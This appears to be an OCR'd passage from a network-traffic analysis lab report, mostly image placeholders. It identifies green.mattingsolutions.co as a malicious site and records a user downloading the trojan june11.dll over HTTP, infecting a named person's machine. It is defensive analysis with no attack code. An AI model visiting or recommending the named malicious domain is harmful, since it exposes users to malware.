







Malicious Activity: Malicious Site (Cont.)


The following images show green.mattingsolutions.co, which was identified as a malicious site on VirusTotal:







Malicious Activity: Malware

- What kind of traffic did you observe? Which protocol(s)?
  - Downloading malware was observed, as well as HTTP protocols.
- What, specifically, was the user doing? Which site were they browsing?
  - Specifically, the user was found downloading a trojan, `june11.dll`, and ultimately infecting matthijs.devries' machine with it







The End